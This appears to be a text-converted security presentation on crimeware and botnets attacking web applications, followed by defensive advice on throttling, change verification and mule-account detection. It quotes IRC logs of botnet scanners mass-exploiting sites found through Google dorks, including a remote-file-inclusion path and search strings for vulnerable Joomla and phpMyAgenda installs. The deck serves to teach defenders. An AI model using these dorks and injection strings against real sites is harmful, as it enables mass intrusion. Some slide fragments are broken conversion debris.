<Scan_Google> [milw0rm] Flash Player/Plugin Video file parsing Remote Code
Execution POC - http://www.milw0rm.com/exploits/4188
<h3x8z5o1> !scan phpBB Module SupaNav 1.0.0
<Scan_Google> [Scan] Started: phpBB - Dork: Module SupaNav 1.0.0 Engine: Google
<Scan_Google> [Scan] Google Found: 150 Sites!
<Scan_Google> [Scan] Cleaned results: 2 Sites!
<Scan_Google> [Scan] Exploiting started!
<Scan_Google> [Scan] Scan Finished Module SupaNav 1.0.0
<h3x8z5o1> !scan Flash Player/Plugin Video file parsing Remote Code Execution POC
<Scan_Google> [Scan] Started: Flash - Dork: Player/Plugin Video file parsing Remote
Code Execution POC Engine: Google
<Scan_Google> [Scan] Google Found: 2679 Sites!
<Scan_Google> [Scan] Cleaned results: 492 Sites!
<Scan_Google> [Scan] Exploiting started!
```

```
<B-Scan> [Vuln] Exploiting 1080 on 1242 sites
<A-Scan> [Vuln] Exploiting 3090 on 5468 sites
<haaaaaweee> !string
<A-Scan> [String] agenda.php3?rootagenda= allinurl:/phpmyagenda/
<B-Scan> [String] components/com_extended_registration/registration_detailed.
inc.php?mosConfig_absolute_path= inurl:com_extended_registration
<A-Scan> [Vuln] Exploiting 3120 on 5468 sites
<haaaaaweee> !a components/com_extended_registration/registration_detailed.inc.php?mo
sConfig_absolute_path= inurl:com_extended_registration
<A-Scan> [Dork] inurl:com_extended_registration
<A-Scan> [Bug] components/com_extended_registration/registration_detailed.inc.php?mos
Config_absolute_path=
<A-Scan> [Scan] Scanning started now!
<A-Scan> [Google] Started : inurl:com_extended_registration -
components/com_extended_registration/registration_detailed.inc.php?mosConfig_absolu
te_path=
<A-Scan> [Acco] Started : inurl:com_extended_registration -
components/com_extended_registration/registration_detailed.inc.php?mosConfig_absolu
te_path=
<B-Scan> [Vuln] Exploiting 840 on 2106 sites
<B-Scan> [Vuln] Exploiting 1110 on 1242 sites
<A-Scan> [Vuln] Exploiting 3150 on 5468 sites
<B-Scan> [Vuln] Exploiting 1140 on 1242 sites
<B-Scan> [Vuln] Exploiting 1170 on 1242 sites
<B-Scan> [Vuln] Exploiting 1200 on 1242 sites
```

- Many rely upon search engine queries to identify likely vulnerable Web servers before commencing their automated attack



Botnet Master



New exploit


metasploit

Attack sites
vulnerable to
... inject the
following iFrame ...

CnC Server actions:




1. Query Google
2. Compile list of targets
3. Batch targets
4. Issue batches
5. Manage batch results



- **Very slow to enumerate a database**
 - Pentesters and tools may “prove” the vulnerability exists – but too time consuming to do it for real
- **Add botnet agents to the mix...**
 - 10,000 bot agents
 - Parallel SQLi on a single host = ~30 rps (4 rps SSL)
 - **1.08×10^9 rph**
(1.44×10^8 rph SSL)



A long, empty tunnel with blue lighting and a road leading into the distance. The tunnel walls are lined with blue lights, and the road has a yellow center line. The perspective is from the middle of the road, looking down the tunnel. The text "What can you do about this threat?" is overlaid in the bottom right corner.

**What can
you do about this threat?**

■ Most important factor? – reduce complexity

- Is it likely additional pages or fields would be spotted by a customer?
- Is it clear to the customer what's expected of them?
- How many pages must customers navigate through or scroll through?
- Are all the steps logical?
- Are important questions and steps presented as text or as graphics?
- How would a customer recognize changes to page content?
- Could the interface be simplified further?



- **Geographically distributed attacks**
 - Multiple requests from very different locations
 - DHCP churn can affect sources as well (depending on length of attack)
- **Can't really block by country or netblock**
- **IP churn may result in wrong customers being blocked during prolonged attacks**
- **Optimal Response...**
Throttling responses based upon IP/browser combo + maintaining state





All-in-one Portal Applications

- **Can the customer change everything online?**
 - Address details, delivery details, contact numbers, PIN numbers, passwords, password recovery questions, new accounts, etc.
- **What out-of-band verification of changes are there?**
 - Change notification sent to previous contact details?
 - Are there delays before going “live”?
- **How visible are customer initiated changes?**
 - What contact info has changed?
 - Change history goes back how far?
- **Transaction history in HTML and Print/PDF for reconciliation?**

Obtain A New Password - Step 2 of 2

Step 2: Provide the following information. (All fields are required. You may use your tab key to move

Work Phone Number:
()

Last 4 digits of your Social Security Number:

5 digit zip code for your billing address:

Create a Password:

New Password: Your Password must:

- be 6 to 8 characters in length - at least one letter and one number
- not have spaces nor special characters (e.g. &, >, *, ", \$, @)
- be different from your User ID
- be different from your current Password

Re-Enter Password:

[Create New Password](#)

- **How much protection/detection can be done with “backend” thresholds?**
 - Does the system implement thresholds on transactions per minute?
 - Is there a delay between creation of a new “payee” account, and ability to transfer money to that account?
- **Anomaly detection of transfers?**
 - Is information being shared on *To:* accounts?
 - Frequency of *To:* account by other customers
 - Could you identify a frequent mule account?
- **Identity Changes?**
 - Primary contact number changing to cellphone?



Conclusions

- Application complexity is a root-cause
- Vigilance in monitoring applications and patching
- Increased investment by criminals in to new crimeware tools
- *Crimeware is a bigger Webapp threat than some angry pentester...*





Further Reading...

- **Continuing Business with Malware Infected Customers**

- <http://www.technicalinfo.net/papers/MalwareInfectedCustomers.html>

- **Anti-fraud Image Solutions**

- <http://www.technicalinfo.net/papers/AntiFraudImageSolutions.html>